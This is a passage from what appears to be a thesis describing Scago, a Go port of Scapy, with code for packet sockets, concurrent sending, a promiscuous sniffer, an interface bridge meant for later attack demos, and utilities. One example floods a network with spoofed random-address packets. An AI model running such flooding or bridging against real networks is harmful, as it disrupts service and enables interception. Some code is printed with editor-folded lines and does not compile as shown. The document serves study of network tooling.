74, to retrieve the IP of the default gateway, followed by another round of **ARPScanHost()** to fetch the MAC of said default gateway. Finally, the function converts the modified layers slice into a slice of serializable layers (lines 82-88) before returning it. The used functions of the **utils** package will be explain in the further section that referes to this package.

3.3 Supersocket

Scapy provides a number of classes and functions for creating and interacting with network sockets, which are used to send and receive packets over the network. The SuperSocket class is a base class for socket-like objects that can be used to send and receive packets over the network. It is designed to be a flexible and extensible class for interacting with network sockets, and provides a number of methods and properties for managing the connection and handling of packets. When an instance of this class is created, it stores information such as the interface used and the socket for the communication (from the socket Python library, family AF INET and type SOCK STREAM by default). This class redefines the send and receive methods from the traditional socket library in Python, this is done to achieve a more user friendly usage. The send function transforms the packets into bytes and sends them using the send() method defined in the socket library. The receive method, uses the recv() function from the socket library and transforms the data received into a Packet Scapy object, defined in packet.py file. A more detailed explanation can be read in section 2.1.3.4.

In Scago we have a structure, similar to supersocket, that redefines the send and receive method while also implementing custom methods. The developed supersocket object can be found in **supersocket/supersocket.go** file and it uses the **pcap** library from gopacket. The **pcap** library, from gopacket, is a wrapper around the **C** library with the same name. It provides functionalities to capture and send network packets. The code for the **supersocket** structure is shown in figure 43.

```go
12 type SuperSocket struct {
13     handle *pcap.Handle
14     iface  string
15 }
```

Figure 43: Supersocket structure

The structure contains a pointer to the **pcap.handle** object and the interface used. The **pcap.handle** object is defined by gopacket and used to allow sending and reading packets. To create a supersocket object, the function **NewSuperSocket()** can be used. The code for that function is shown in figure 44.

```go
18 func NewSuperSocket(device string, bpfFilter string) (*SuperSocket, error) {
19     // Open the device for capturing
20     handle, err := pcap.OpenLive(device, snaplen: 1600, promisc: true, pcap.BlockForever)
21     if err != nil : nil, fmt.Errorf("failed to open device for capturing: %v", err)
24 
25     // Apply the BPF filter
26     if bpfFilter != "" {
27         err = handle.SetBPFFilter(bpfFilter)
28         if err != nil {
29             handle.Close()
30             return nil, fmt.Errorf("failed to set BPF filter: #{err}")
31         }
32     }
33 
34     return &SuperSocket{handle: handle,
35         iface: device}, nil
36 }
37 
38 func (ss *SuperSocket) Close() {
39     ss.handle.Close()
40 }
```

Figure 44: NewSuperSocket function

The function receives as arguments the interface that will be used and a filter to be applied. It initializes the supersocket object and in line 20 it uses the function **pcap.OpenLive()** to open a socket on the mentioned device. The socket will read a maximum of 1600 bytes per packet, it will work in promiscuous mode. Following, from line 25 to 31 it will apply any filter if specified. The **Close()** function, defined in line 38, will close the created socket.

We have also redefined the send and receive methods from the original pcap library. This redefinition was needed to achieve a user friendly usage. In case of **Send()** function, the user just needs to call that function with the packet to be sent ignoring the pcap function **WritePacketData()**. The same happens for the **Recv()** function. With this redefinition we can omit the code that is needed to either receive or send a packet. The code for those methods is shown in figure 45.The **Close()** function, defined in line

37, will close the created socket.

```go
42 func (ss *SuperSocket) Send(packetBytes []byte) error {
43     return ss.handle.WritePacketData(packetBytes)
44 }
45
46 func (ss *SuperSocket) Recv() (gopacket.Packet, error) {
47     data, _, err := ss.handle.ZeroCopyReadPacketData()
48     if err != nil : nil, fmt.Errorf("failed to read packet data: %v", err)
51     packet := gopacket.NewPacket(data, layers.LayerTypeEthernet, gopacket.Default)
52     return packet, nil
53 }
```

Figure 45: Send and receive function

The **Send()** function, defined in line 42, will receive the bytes and send it using the function **WritePacketData()** from the pcap library. Finally, the **Recv()** function, defined at line 46, will read the bytes coming to the interface and convert it to a packet from the gopacket libary. It uses the **ZeroCopyReadPacketData()** function, defined in pcap library, to read the bytes and then on line 51 it uses those bytes to convert it to a packet.

The **SendMultiplePackets()** function will use the go concurrency capabilities to send multiple packets efficiently. In Scapy, it is possible to send multiple packets using the **send** function with a list of packets given as an argument. However in Scapy, this method does not use concurrency. It iterates over a the list of packets and sends it one by one. In our implementation, we used Go concurrency to send the list of packets. This will have a significant impact on execution time as we will demonstrate in chapter 4. The code for this function is shown in figure 46.

```go
54 func (ss *SuperSocket) SendMultiplePackets(packets [][]byte, maxConcurrentSends int) error {
55     if maxConcurrentSends <= 0 {
56         maxConcurrentSends = len(packets)
57     }
58
59     var wg sync.WaitGroup
60     sem := make(chan struct{}, maxConcurrentSends)
61
62     for _, packet := range packets {
63         wg.Add(1)
64         sem <- struct{}{}
65
66         go func(p []byte) {
67             defer wg.Done()
68             defer func() { <-sem }()
69             err := ss.Send(p)
70             if err != nil {
71                 fmt.Printf("Failed to send packet: %v\n", err)
72             }
73         }(packet)
74     }
75
76     wg.Wait()
77
78     return nil
79 }
```

Figure 46: SendMultiplePackets function

The **SendMultiplePackets** method, starting from line 54, is defined on the **SuperSocket** struct and takes two parameters: **packets**, a slice of byte slices, and **maxConcurrentSends**, an integer. In lines 55 to 57, the method checks if **maxConcurrentSends** is less than or equal to zero. If so, it sets

maxConcurrentSends to the length of the packets slice, which implies that the function will attempt to send all packets concurrently if no valid limit is provided. Moving to lines 59 and 60, the method initializes a synchronization WaitGroup **(wg)** and a semaphore channel **(sem)** variables. The semaphore channel is created with a size of **maxConcurrentSends**. This setup is crucial for managing concurrency in the subsequent operations. From line 62 to 74, the method loops over each packet in the packets slice. Inside this loop, on line 63, the WaitGroup's counter is incremented for each packet. Then, on line 64, the method tries to send an empty struct into the semaphore channel. This operation might block if the semaphore is already filled up with **maxConcurrentSends** goroutines running concurrently. Following this, lines 66 to 73 start a new goroutine for each packet. Within each goroutine two defer statements are placed. The first defer call, on line 67, ensures that once the goroutine finishes its execution, the **wg.Done()** method is invoked, which decrements the counter of the WaitGroup. This decrement signals that one less goroutine is running. The second defer statement, inside a function call on line 68, is designed to release a slot in the semaphore channel once the goroutine completes. This release is critical as it allows another goroutine to start. The sending of the packet happens on line 69, where the **Send()** method of the SuperSocket instance is called with the packet as its argument. Finally, after the loop, on line 76, the method calls wg.Wait(). This line ensures that the method waits for all the goroutines to complete their execution before proceeding.

On figure 47 we can observe an illustration of the supersocket class.




Figure 47: Supersocket illustration

On figure 48, we can find an example of usage that illustrates the creation of packets and how to send them.

```
15	ss, err := communication.NewSuperSocket(iface, bpfFilter: "")
16	if err != nil {
17		fmt.Println( a...: "Error creating SuperSocket:", err)
18		return
19	}
20
21	packets := make([][]byte, packetCount)
22	var wg sync.WaitGroup
23
24	for i := 0; i < packetCount; i++ {
25		wg.Add( delta: 1)
26		go func(i int) {
27			defer wg.Done()
28			randomSrcMAC := utils.ParseMACGen()
29			randomDstMac := utils.ParseMACGen()
30			etherLayer := craft.EthernetLayer()
31			etherLayer.SetSrcMAC(randomSrcMAC)
32			etherLayer.SetDstMAC(randomDstMac)
33			etherLayer.SetEthernetType(golayers.EthernetTypeIPv4)
34			ipLayer := craft.IPv4Layer()
35			ipLayer.SetSrcIP(utils.ParseIPGen())
36			ipLayer.SetDstIP(utils.ParseIPGen())
37
38			packets[i], err = craft.CraftPacket(etherLayer.Layer(), ipLayer.Layer())
39			if err != nil {
40				fmt.Println( a...: "Error crafting Ethernet packet:", err)
41				return
42			}
43			fmt.Println( a...: "Produced packet number:", packetCount)
44		}(i)
45	}
46
47	wg.Wait()
48
49	// Flood the network with the ARP packets
50	for {
51		fmt.Println( a...: "Sending Created packets")
52		err = ss.SendMultiplePackets(packets, maxConcurrentSends: 10)
53		if err != nil {
54			fmt.Println( a...: "Error sending packets:", err)
```

Figure 48: Supersocket usage

At line 15, we start by creating the supersocket object. Following, on line 21 we create a slice of packets to store the bytes. The **SendMultiplePackets** function is called on line 52 to send the packets concurrently. In this example, we can identify two main parts. The first part is the block from line 24 to 45 and refers to the packet crafting. In the referred block a packet with an ethernet and ip layer is crafted using concurrency. Note that on line 26, the keyword **go** alongside **func(i int)** creates a function that will run concurrently responsible of creating a packet. This means that for every packet, a thread is created and the packet is crafted. Following, we have the sending block from line 50 to 54. This block will send the created packets using the function explained at figure 46.

In the supersocket library, users traditionally need to first create a supersocket object and then call its methods. This approach can complicate development when using our library. For comparison, in Scapy, functions like **Send()** and **Recv()** operate directly without the need for an initial object creation.

To simplify usage in our library and mimic this direct approach, we introduced the following functions: **Send()**, **SendMultiplePackets()**, **Recv()** and **SendRecv()**. These functions utilize the methods, with the same name, from the supersocket structure, but they eliminate the necessity for users to first create a supersocket object. The code for **Send()** and **Recv()** function is shown at figure 49.

These functions accept the interface in string format, then construct the supersocket structure and in-

```go
func Send(packetBytes []byte, iface string) {  1 usage
	superS, err := NewSuperSocket(iface,  bpfFilter: "")
	if err != nil {
		log.Fatal(err)
	}
	superS.Send(packetBytes)
	superS.Close()
}

func Recv(iface string) gopacket.Packet {  no usages  new *
	superS, err := NewSuperSocket(iface,  bpfFilter: "")
	defer superS.Close()
	if err != nil {
		log.Fatal(err)
	}
	packet, err := superS.Recv()
	return packet
}
```

Figure 49: Send() and Recv() functions

voke its corresponding methods. This design allows us to emulate behavior similar to Scapy, as detailed in section 2.1.3.4.

Another function present in Scapy is the **sr()** function. This function sends the packet and returns the immediate packet received. We have developed a function, **SendRecv()** similar to this. The function creates the supersocket, sends the packet using the **Send()** function and returns the received packet using the **Recv()** function. The code is shown at figure 50.

```go
func SendRecv(packetBytes []byte, iface string) gopacket.Packet {
	superS, err := NewSuperSocket(iface,  bpfFilter: "")
	if err != nil {
		log.Fatal(err)
	}
	superS.Send(packetBytes)
	packet, _ := superS.Recv()
	return packet
}
```

Figure 50: SendRecv function code

3.4 Sniffer

One notable functionality in Scapy is its **AsyncSniffer**, which performs asynchronous packet sniffing, enabling concurrent packet capture and processing in an efficient manner. The **AsyncSniffer** is explained in detail on section 2.1.3.5. The objective was to use Go concurrency support to implement a sniffer with the same functionalities as Scapy.. For that we have created a sniffer structure with methods that will operate on that structure. The code for the structure is located in **sniffer/sniffer.go** file and is shown in figure 51.

```go
9  type Sniffer struct {
10     handle      *pcap.Handle
11     packetList  []gopacket.Packet
12     packetLock  sync.Mutex
13     packetLimit int
14 }
15
16 func NewSniffer(dev string, filter string, packetLimit int) (*Sniffer, error) {
17     handle, err := pcap.OpenLive(dev, snaplen: 1600, promisc: true, pcap.BlockForever)
18     if err != nil : nil, err
21
22     if err := handle.SetBPFFilter(filter); err != nil {
23         handle.Close()
24         return nil, err
25     }
26
27     return &Sniffer{
28         handle:      handle,
29         packetList:  make([]gopacket.Packet, 0),
30         packetLimit: packetLimit,
31     }, nil
32 }
```

Figure 51: Sniffer structure

The structure **Sniffer**, line 9, contains a pointer to **pcap.handle** that will be used to receive the packets. It also contains a slice of **gopacket.Packet** that will store the captured packets. A **sync.Mutex** that will ensure exclusive access to the packet list to avoid race conditions. Finally, it has the variable **packetLimit** that will limit the number of packets received.

The constructor **NewSniffer()**, defined in line 16, receives as arguments the interface, the filter to be used and the number of packets to be captured. As the supersocket structure, it uses the **pcap.OpenLive** function to open the interface and applies the **BPFFilter** if specified.

```go
func (s *Sniffer) Start() *gopacket.PacketSource {
    packetSource := gopacket.NewPacketSource(s.handle, s.handle.LinkType())

    for packet := range packetSource.Packets() {

        s.packetLock.Lock()
        if len(s.packetList) < s.packetLimit || s.packetLimit == 0 {

            s.packetList = append(s.packetList, packet)
        }
        s.packetLock.Unlock()
    }
    return packetSource
}

func (s *Sniffer) Stop() {
    s.handle.Close()
}

func (s *Sniffer) GetPackets() []gopacket.Packet {
    s.packetLock.Lock()
    defer s.packetLock.Unlock()

    packets := make([]gopacket.Packet, len(s.packetList))
    copy(packets, s.packetList)
    s.packetList = make([]gopacket.Packet, 0)
    return packets
}
```

Figure 52: Sniffer functions

Following, we defined the **Start()** and **Stop()** functions. The **Start()** function, starts the sniffer and populates the list of packets with the packets received on the interface. The **Stop()** function, simply closes the socket. Finally, the function **GetPackets()** will return the list of packets. The code for those functions is shown in figure 52.

We also developed a function with the name **SniffP()**. This function receives as arguments the interface and a filter to be applied to the sniffer. The purpose of this function is to enhance user-friendliness. It simplifies the sniffer usage by allowing the user to specify just the interface, eliminating the need for additional code. The code for this function is shown at figure 53.

```go
func SniffP(iFace, filter string) {   1 usage   Tiago Diogo

    handle, err := pcap.OpenLive(iFace, snaplen: 1600, promisc: true, pcap.BlockForever)
    if err != nil {
        log.Fatal(err)
    }

    if err := handle.SetBPFFilter(filter); err != nil {
        handle.Close()
        log.Fatal(err)
    }

    snif := &Sniffer{
        handle:     handle,
        packetList: make([]gopacket.Packet, 0),
    }

    go snif.Start()

    for {
        packetsSniffer := snif.GetPackets()
        if len(packetsSniffer) > 0 {
            fmt.Println(packetsSniffer)
        }
        time.Sleep(20 * time.Millisecond)
    }
}
```

Figure 53: Sniff function

The **SniffP()** function uses the **Sniffer** structure and the functions **Start()** and **GetPackets()** to print the information of the received packets. We can observe an example of usage at figure 54.

```
- Layer 1 (14 bytes) = Ethernet {Contents=[..14..] Payload=[..40..] SrcMAC=14:7d:da:9b:6d:86 DstMAC=76:9b:e8:8d:60:d3 EthernetType=IPv4 Length=0}
- Layer 2 (20 bytes) = IPv4     {Contents=[..20..] Payload=[..20..] Version=4 IHL=5 TOS=0 Length=40 Id=33771 Flags= FragOffset=0 TTL=64 Protocol=TCP Checksum=29779 SrcIP=192.168.1.12 DstIP=20.189.172.32 Options=[] Padding=[]}
- Layer 3 (20 bytes) = TCP      {Contents=[..20..] Payload=[] SrcPort=62158 DstPort=443(https) Seq=1862309058 Ack=1310932700 DataOffset=5 FIN=false SYN=false RST=false PSH=false ACK=true URG=false ECE=false CWR=false NS=false Window=2048 Checksum=40950 Urgent=0 Options=[] Padding=[]}
 PACKET: 66 bytes, wire length 66 cap length 66 @ 2023-10-16 13:24:33.405855 +0100 WEST
- Layer 1 (14 bytes) = Ethernet {Contents=[..14..] Payload=[..52..] SrcMAC=76:9b:e8:8d:60:d3 DstMAC=14:7d:da:9b:6d:86 EthernetType=IPv4 Length=0}
- Layer 2 (20 bytes) = IPv4     {Contents=[..20..] Payload=[..32..] Version=4 IHL=5 TOS=0 Length=52 Id=52292 Flags=DF FragOffset=0 TTL=107 Protocol=TCP Checksum=49389 SrcIP=20.189.172.32 DstIP=192.168.1.12 Options=[] Padding=[]}
- Layer 3 (32 bytes) = TCP      {Contents=[..32..] Payload=[] SrcPort=443(https) DstPort=62158 Seq=1310932700 Ack=1862309059 DataOffset=8 FIN=false SYN=false RST=false PSH=false ACK=true URG=false ECE=false CWR=false NS=false Window=16381 Checksum=15725 Urgent=0 Options=[TCPOption(NOP:), TCPOption(NOP:), TCPOption(Timestamps:145859634/1571022572 0x08b1a4325da3e6ec)] Padding=[]}
 PACKET: 54 bytes, wire length 54 cap length 54 @ 2023-10-16 13:24:33.711378 +0100 WEST
```

Figure 54: Sniff function example

The implemented sniffer supports packets filters. A packet of filter is a set of criteria applied that will decide which packets to capture and which to ignore. By using filters, you can focus on specific network traffic, making analysis more efficient and manageable. The argument **filter**, receive by the **SniffP()** function, is applied to the filter using the **SetBPFFilter()** function from the pcap library. Like in Scapy, the filter uses the **Berkeley Packet Filter** syntax [22]. In figure 55 we can observe an example of a sniffer with the filter **tcp port 443**. This filter will only capture packets that have source or destination port as 443.

```
[PACKET: 86 bytes, wire length 86 cap length 86 @ 2023-10-19 23:33:01.441603 +0100 WEST
- Layer 1 (14 bytes) = Ethernet {Contents=[..14..] Payload=[..72..] SrcMAC=1c:57:3e:f6:87:cf DstMAC=14:7d:da:
9b:6d:86 EthernetType=IPv6 Length=0}
- Layer 2 (40 bytes) = IPv6     {Contents=[..40..] Payload=[..32..] Version=6 TrafficClass=0 FlowLabel=826935
 Length=32 NextHeader=TCP HopLimit=58 SrcIP=2a00:1450:4003:80f::200a DstIP=2001:8a0:67fe:bd00:51fa:c76d:c9ad:
4eba HopByHop=nil}
- Layer 3 (32 bytes) = TCP      {Contents=[..32..] Payload=[] SrcPort=443(https) DstPort=49514 Seq=1416502366
 Ack=2935565951 DataOffset=8 FIN=false SYN=false RST=false PSH=false ACK=true URG=false ECE=false CWR=false N
S=false Window=715 Checksum=32290 Urgent=0 Options=[TCPOption(NOP:), TCPOption(NOP:), TCPOption(Timestamps:26
826810/1562249111 0x0199583a5d1e0797)] Padding=[]}
]
[PACKET: 86 bytes, wire length 86 cap length 86 @ 2023-10-19 23:33:01.479917 +0100 WEST
- Layer 1 (14 bytes) = Ethernet {Contents=[..14..] Payload=[..72..] SrcMAC=1c:57:3e:f6:87:cf DstMAC=14:7d:da:
9b:6d:86 EthernetType=IPv6 Length=0}
- Layer 2 (40 bytes) = IPv6     {Contents=[..40..] Payload=[..32..] Version=6 TrafficClass=0 FlowLabel=746445
 Length=32 NextHeader=TCP HopLimit=58 SrcIP=2a00:1450:4003:80f::200a DstIP=2001:8a0:67fe:bd00:51fa:c76d:c9ad:
4eba HopByHop=nil}
- Layer 3 (32 bytes) = TCP      {Contents=[..32..] Payload=[] SrcPort=443(https) DstPort=49516 Seq=2225458318
 Ack=2926631198 DataOffset=8 FIN=false SYN=false RST=false PSH=false ACK=true URG=false ECE=false CWR=false N
S=false Window=858 Checksum=63979 Urgent=0 Options=[TCPOption(NOP:), TCPOption(NOP:), TCPOption(Timestamps:74
9282646/2715993037 0x2ca92556a1e2c3cd)] Padding=[]}
```

Figure 55: Sniff filter example

Bridge and sniff is a functionality that is available on Scapy. The Bridge and sniff function establishes a transparent bridge between two network interfaces, denoted as iface1 and iface2. Packets incoming on iface1 are transmitted through iface2 and vice-versa, enabling bidirectional communication. This function is specifically used in some attacks that we will demonstrate later. Therefore, we have implemented a function similar in our library . The bridge and sniff implementation can be found on **sniffer/bridge_and_sniff.go** file and the code is shown in figure 56.

```go
9  func BridgeAndSniff(iface1, iface2 string) {
10
11     superSocket1, err := supersocket.NewSuperSocket(iface1, "")
12     superSocket2, err := supersocket.NewSuperSocket(iface2, "")
13     if err != nil {
14         log.Fatal(err)
15     }
16
17     go bridge_aux(superSocket1, superSocket2)
18     go bridge_aux(superSocket2, superSocket1)
19
20     select {}
21 }
22
23 func bridge_aux(ss1, ss2 *supersocket.SuperSocket) {
24
25     handle1 := gopacket.NewPacketSource(ss1.GetHandle(), ss1.GetHandle().LinkType())
26
27     for packet := range handle1.Packets() {
28
29         ss2.Send(packet.Data())
30     }
31 }
```

Figure 56: Bridge and sniff code

The **BridgeAndSniff** function starts by initializing two supersocket on the provided interfaces. Following, on line 17 and 18 it instantiates two concurrent go routines employing **bridge_aux**, respectively facilitating packet flow from iface1 to iface2 and from iface2 to iface1, thereby accomplishing bidirectional bridging. The **select** instruction on line 20 assures that the function does not finish, closing all the go routines. This behaviour was explained in detail on section 2.2.2.2.

The **bridge_aux** function accepts two pointers for the supersocket objects representing the interfaces. Following, on line 24 we are using the **gopacket.NewPacketSource()** function from the Gopacket library. This function creates a new packet source from the **ss1** supersocket. The function **GetHandle()** returns the **pcap.Handle** pointer that is available on supersocket structure. The **LinkType()** function returns the layer to be used as the first decoder method, so it correctly decodes all incoming packets. On line 26, a for loop assures that all packets received are sent to the other interface, creating a bridge between them. This function will be used in chapter 4, where we will demonstrate how it works.

3.5 Utils

During the development of this tool, it was necessary to develop generic utility functions that are also available on Scapy. Those functions can be found under the **utils** package in two files **utils.go** and **layerUtils.go**. The following functions are available on this package: **ParseIPGen()**, **ParseMACGen()**, **MacByInt()**, **IPbyInt()**, **GetRouteInterface()**, **GeneratePool()**, **GetInterfaceByIP()**, **AreIPsInSameSubnet()**, **GetDefaultGatewayInterface()** and **GetDefaultGatewayIP()**. The functions will be explained in this section.

The functions **ParseIPGen()** and **ParseMACGen()** are used to generate random IP and MAC addresses. In case of IP, the function is able to generate an IP for a specified subnet, e.g, if we want to generate a random IP within the network **192.168.1.0/24**, the function performs this task. The code for those functions is shown in figure 57.

```go
func ParseIPGen(cidr ...string) string {  6 usages  Tiago Diogo +1
    rand.Seed(time.Now().UnixNano())

    if len(cidr) > 0 {
        _, network, err := net.ParseCIDR(cidr[0])
        if err != nil : ""

        // Convert IP network to bytes
        ip := network.IP.To4()
        mask := network.Mask

        // Randomize the host part
        for i := 0; i < len(mask); i++ {
            ip[i] |= (mask[i] ^ 0xFF) & byte(rand.Intn( n: 256))
        }

        return ip.String()
    }

    // Generate a completely random IP
    ip := make(net.IP, 4)
    rand.Read(ip)
    return ip.String()
}

func ParseMACGen(cidr ...string) string {  5 usages  Tiago Diogo +1
    if len(cidr) > 0 : cidr[0]
    return fmt.Sprintf( format: "%02x:%02x:%02x:%02x:%02x:%02x", rand.Intn( n: 256), rand.Intn( n: 256), rand.Intn( n: 256), rand.Intn( n: 256), rand

}
```

Figure 57: ParseIPGen and ParseMACGen functions

The functions **MacByInt()** and **IPbyInt()** receive an interface as argument. Those functions read the MAC and IP of the interface and return them as a string. The **RandomPort()** generates a random integer that can be used as a network port. The code for those functions can be seen in figure 58.

```go
func MacByInt(ifaceName string) string {  4 usages  Tiago Diogo
    iface, err := net.InterfaceByName(ifaceName)
    if err != nil {
        log.Fatal(err)
    }

    return iface.HardwareAddr.String()
}

func IPbyInt(interfaceName string) string {  3 usages  tiago.m.diogo +1
    iface, err := net.InterfaceByName(interfaceName)
    if err != nil {
        log.Fatal(err)
    }
    addrs, err := iface.Addrs()
    if err != nil {
        log.Fatal(err)
    }
    if len(addrs) > 0 : addrs[0].(*net.IPNet).IP.String()
    return ""
}

func RandomPort() string {  1 usage  Tiago Diogo
    return strconv.Itoa(rand.Intn( n: 65535))
}
```

Figure 58: MacByInt, IPbyInt and RandomPort functions

The **GetRouteInterface()** function. This function is able to determine the interface that as an available route to the mentioned IP. This is a feature that is also available on Scapy, making it possible to send a packet to its destination if no interface is provided. The code is shown in figure 59.

```go
func GetRouteInterface(dstIP net.IP) (string, error) {  no usages  tiago.diogo
    // Prepare the command
    cmd := exec.Command( name: "ip",  arg...: "route", "get", dstIP.String())

    // Execute the command and capture its output
    output, err := cmd.CombinedOutput()
    if err != nil : "", err

    // Use a regex to find the interface in the output
    re := regexp.MustCompile( str: `dev\s+(\S+)`)
    match := re.FindStringSubmatch(string(output))
    if match == nil : "", errors.New("could not find interface in routing table")

    return match[1], nil
}
```

Figure 59: GetRouteInterface function

The function **GeneratePool()** receives a network IP pool and the respective network mask. Based on those inputs it generates the list of IPs available. The function code is shown in figure 60.

```go
func GeneratePool(pool, mask string) ([]net.IP, error) {  1 usage
    ip := net.ParseIP(mask)
    if ip == nil : nil, nil ⤴

    ipv4Mask := ip.To4()
    if ipv4Mask == nil : nil, nil ⤴

    count := 0
    for _, b := range ipv4Mask {
        for i := 0; i < 8; i++ {
            if (b & (1 << uint(7-i))) != 0 {
                count++
            }
        }
    }

    ip, ipnet, err := net.ParseCIDR(pool + "/" + strconv.Itoa(count)
    if err != nil : nil, err ⤴

    var ips []net.IP
    for ip := ip.Mask(ipnet.Mask); ipnet.Contains(ip); incIP(ip) {
        ips = append(ips, append(net.IP(nil), ip...))
    }
    return ips, nil
}
```

Figure 60: GeneratePool function

The function **GetInterfaceByIP()** receives an IP as an argument and iterates over the available interfaces on the system to obtain the interface that has the received IP address assigned. The function **AreIPsInSameSubnet()** verifies if the two received IP addresses belong to the same network. The code for those functions is shown in figure 61.

```go
func GetInterfaceByIP(ip net.IP) (*net.Interface, error) {  1 usage
    interfaces, err := net.Interfaces()
    if err != nil : nil, err ⤴
    for _, iface := range interfaces {
        if iface.Flags&net.FlagLoopback == 0 { // Skip loopback interfaces
            addrs, err := iface.Addrs()
            if err != nil : nil, err ⤴

            for _, addr := range addrs {
                ipNet, ok := addr.(*net.IPNet)
                if ok && ipNet.IP.Equal(ip) : &iface, nil ⤴
            }
        }
    }
    return nil, nil
}

func AreIPsInSameSubnet(ip1, ip2 net.IP) bool {  1 usage
    mask := ip1.DefaultMask()
    return ip1.Mask(mask).Equal(ip2.Mask(mask))
}
```

Figure 61: GetInterfaceByIP and AreIPsInSameSubnet functions

The two functions, **GetDefaultGatewayInterface()** and **GetDefaultGatewayIP()**, are responsible for obtaining the system's interface that links to the default gateway and the IP address of that gateway, respectively. The code for those functions is shown in figure 62.

```go
func GetDefaultGatewayInterface() (*net.Interface, error) {  1 usage
    gatewayIP, err := GetDefaultGatewayIP()
    if err != nil : nil, err ⤴

    interfaces, err := net.Interfaces()
    if err != nil : nil, err ⤴

    for _, iface := range interfaces {
        if iface.Flags&net.FlagLoopback == 0 {
            addrs, err := iface.Addrs()
            if err != nil : nil, err ⤴
            for _, addr := range addrs {
                ipNet, ok := addr.(*net.IPNet)
                if ok && ipNet.Contains(gatewayIP) : &iface, nil ⤴
            }
        }
    }
    return nil, errors.New( text: "interface for default gateway not found")
}

func GetDefaultGatewayIP() (net.IP, error) {  2 usages
    var cmd *exec.Cmd

    switch runtime.GOOS {
    case "windows":
        cmd = exec.Command( name: "route",  arg...: "print", "0.0.0.0")
    case "linux", "darwin":
        cmd = exec.Command( name: "ip",  arg...: "route")
    default:
        return nil, errors.New( text: "unsupported operating system")
    }

    out, err := cmd.Output()
    if err != nil : nil, err ⤴

    output := string(out)
    lines := strings.Split(output,  sep: "\n")

    for _, line := range lines {
        fields := strings.Fields(line)
        if len(fields) > 1 && (fields[0] == "default" || fields[0] == "0.0.0.0") : net.ParseIP(fields[2]), nil ⤴
    }
    return nil, errors.New( text: "default gateway not found")
}
```

Figure 62: GetDefaultGatewayInterface and GetDefaultGatewayIP function

3.6 Higherlevel

The **higherlevel** package contains all the functions dedicated to perform attacks. This package is inspired in the higher level functions of Scapy, explained in section 2.1.4, and in the scripts developed by Duarte Matias in his MSc thesis [23]. Those functions were built using all the methods and structures defined in the above sections. Each of the developed functions will be explained in detail in chapter 4.

3.7 Protocols

As mentioned before, gopacket does not have support for all the network layers. To be able to demonstrate some of the attacks we need to implement support for new layers. We have added support for the following layers: 802.3 and RIP layer.

3.7.1 802.3

Gopacket provides support for 802.3 protocol layer, however it does not have a dedicated structure like Scapy has. By having a dedicated structure, we can handle 802.3 frames disticly from other ethernet frames. This will be useful on the demonstrations performed on chapter 4. For those reasons we implemented a specific protocol layer for 802.3, similar to the **Dot3** structure in Scapy.

The file that implements this layer can be located in **protocols/dot3.go**. As mentioned before, to implement a new layer in gopacket there are several requirements. First we must register the layer. Next, we need create the structure that will hold the attributes for the layer. Two functions must be created: **SerializeTo()**, this function will copy the values of the attributes and serialize them into bytes to be sent; **DecodeFromBytes()**, this function will receive data in bytes and will populate the structure of the layer with the correct information. To help understand the functions and structures created, the 802.3 header structure is shown in figure 63.




Figure 63: 802.3 header

The only components of the 802.3 header that we set as configurable are the destination and source address, as well as the length. The other components are used for communication and are calculated automatically during the sending process with gopacket. Therefore, we have created the structure and registered the layer as we see in figure 64.

Figure 64: 802.3 Structure

In line 10, we register the layer in the gopacket library using the function **RegisterLayerType()**. This function receives 2 arguments: a unique number that will be used to identify the new layer in the gopacket, in our case 2001; Following it receives a **LayerTypeMetadata** field that will specify the name of the layer and of the decoder function, in our case **decodeDot3**.

Next in line 12, we create the Dot3 structure. This structure will have the **DstMAC**, **SrcMAC** and **Length** variables. The code for the **SerializeTo()** function is shown in figure 65.

```go
18 func (d *Dot3) SerializeTo(b gopacket.SerializeBuffer, opts gopacket.SerializeOptions) error {  Tiago Diogo
19     // Calculate the length for the fixed header part: DstMAC (6 bytes) + SrcMAC (6 bytes) + Length (2 bytes)
20     length := 6 + 6 + 2
21 
22     // Prepend bytes for the header at the beginning of the packet
23     buf, err := b.PrependBytes(length)
24     if err != nil : err ⤴
27 
28     // Copy DstMAC and SrcMAC to the buffer
29     copy(buf[0:6], d.DstMAC)
30     copy(buf[6:12], d.SrcMAC)
31 
32     // Handle options
33     if opts.FixLengths {
34         d.Length = uint16(len(b.Bytes())) - uint16(length)
35     }
36 
37     binary.BigEndian.PutUint16(buf[12:14], d.Length)
38 
39     return nil
40 }
41 
42 func (d *Dot3) LayerType() gopacket.LayerType { return LayerTypeDot3 }  Tiago Diogo
```

Figure 65: 802.3 SerializeTo function

In line 20, the function starts by defining the variable **length** with value 14. This variable will be used to create the bytes buffer that will store the information of the structure. Next in line 29, it copies the value of **DstMAC** to the first six bytes of the buffer. The **SrcMAC** is copied to the bytes 6-12. Finally the **length** is copied to the last two bytes. As we can see in figure 63, this behaviour goes accordingly to the 802.3 header format. The first 6 bytes after the SFD field are for the destination address, the following 6 bytes are for the source address and the final 2 bytes are for the length.

In line 42, we define the function **LayerType()**. This function returns the variable created when we registered the layer.

The **DecodeFromBytes()** function is shown in figure 66.

```go
44 func (d *Dot3) DecodeFromBytes(data []byte, df gopacket.DecodeFeedback) error {
45     d.DstMAC = net.HardwareAddr(data[0:6])
46     d.SrcMAC = net.HardwareAddr(data[6:12])
47     d.Length = binary.BigEndian.Uint16(data[12:14])
48 
49     return nil
50 }
51 
52 func (d *Dot3) NextLayerType() gopacket.LayerType {  Tiago Diogo
53     return layers.LayerTypeLLC
54 }
55 
56 func (d *Dot3) CanDecode() gopacket.LayerClass {  Tiago Diogo
57     return LayerTypeDot3
